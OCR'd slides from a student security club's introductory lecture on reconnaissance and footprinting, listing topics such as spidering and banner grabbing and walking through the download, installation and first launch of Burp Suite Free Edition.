ACM NetSec

Cybersecurity Made Simple

Lecture 2:
Intro to Reconnaissance and Footprinting

Sign-in sheet: https://tinyurl.com/y92x59z4

Overview

- Why Reconnaissance
- **Burp**
- **Methods**
  - Spidering
  - **Forced Browsing**
  - **Directory Traversal**
  - Banner Grabbing
- Other Tools

Why are they important ?

Why ?

Initial Phase of Attack

Scout and map the attack surface

More focused and effective efforts

Burp

Downloading Burp

URL: https://portswigger.net/burp/freedownload

Download Burp Suite Free Edition

Burp Suite Free Edition v1.7.27 Latest Stable

Released 31 August 2017 | v1.7.27 Release notes

Download

Download for Windows (64-bit)	View Checksums	Download
Download plain JAR file	View Checksums	Download

Other Platforms

Download for Linux (64-bit)	View Checksums	Download
Download for Mac OSX	View Checksums	Download
Download for Windows (32-bit)	View Checksums	Download

Useful Links

Older versions


Getting Started


Release Notes


You are downloading Burp Suite Free Edition. Usage of this software is subject to the license agreement.


Installing Burp

URL: https://portswigger.net/burp/freedownload



Setup - Burp Suite Free Edition 1.7.27
Select Destination Directory
Where should Burp Suite Free Edition be installed?
Select the folder where you would like Burp Suite Free Edition to be installed, then click Next.
Destination directory
C:\Program Files\BurpSuiteFree
Browse ...
Required disk space: 209 MB
Free disk space: 15 GB
< Back
Next >
Cancel



Setup - Burp Suite Free Edition 1.7.27
Select Destination Directory
Where should Burp Suite Free Edition be installed?
Select the folder where you would like Burp Suite Free Edition to be installed, then click Next.
Destination directory
/Applications
Browse ...
Required disk space: 230 MB
Free disk space: 29 GB
< Back
Next >
Cancel



Setup - Burp Suite Free Edition 1.7.27
Installing
Please wait while Setup installs Burp Suite Free Edition on your computer.
Extracting files ...
Cancel


Setup - Burp Suite Free Edition 1.7.27
Completing the Burp Suite Free Edition Setup Wizard
Setup has finished installing Burp Suite Free Edition on your computer. The application may be launched by selecting the installed icons.
Click Finish to exit Setup.
Finish

Running Burp



Burp Suite Free Edition v1.7.27
Welcome to Burp Suite Free Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.
BURPSUITE
Temporary project
New project on disk
File:
Choose file...
Name:
Open existing project
Name
File
File:
Choose file...
Pause Spider and Scanner
Cancel
Next



Burp Suite Free Edition v1.7.27
Select the configuration that you would like to load for this project.
BURPSUITE
Use Burp defaults
Use options saved with project
Load from configuration file
File
File:
Choose file...
Default to the above in future
Disable extensions
Cancel
Back
Start Burp



Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
Host Method URL Params Status Length MIME type Title Comment Time requested
Request Response
Raw Hex
Type a search term
0 matches

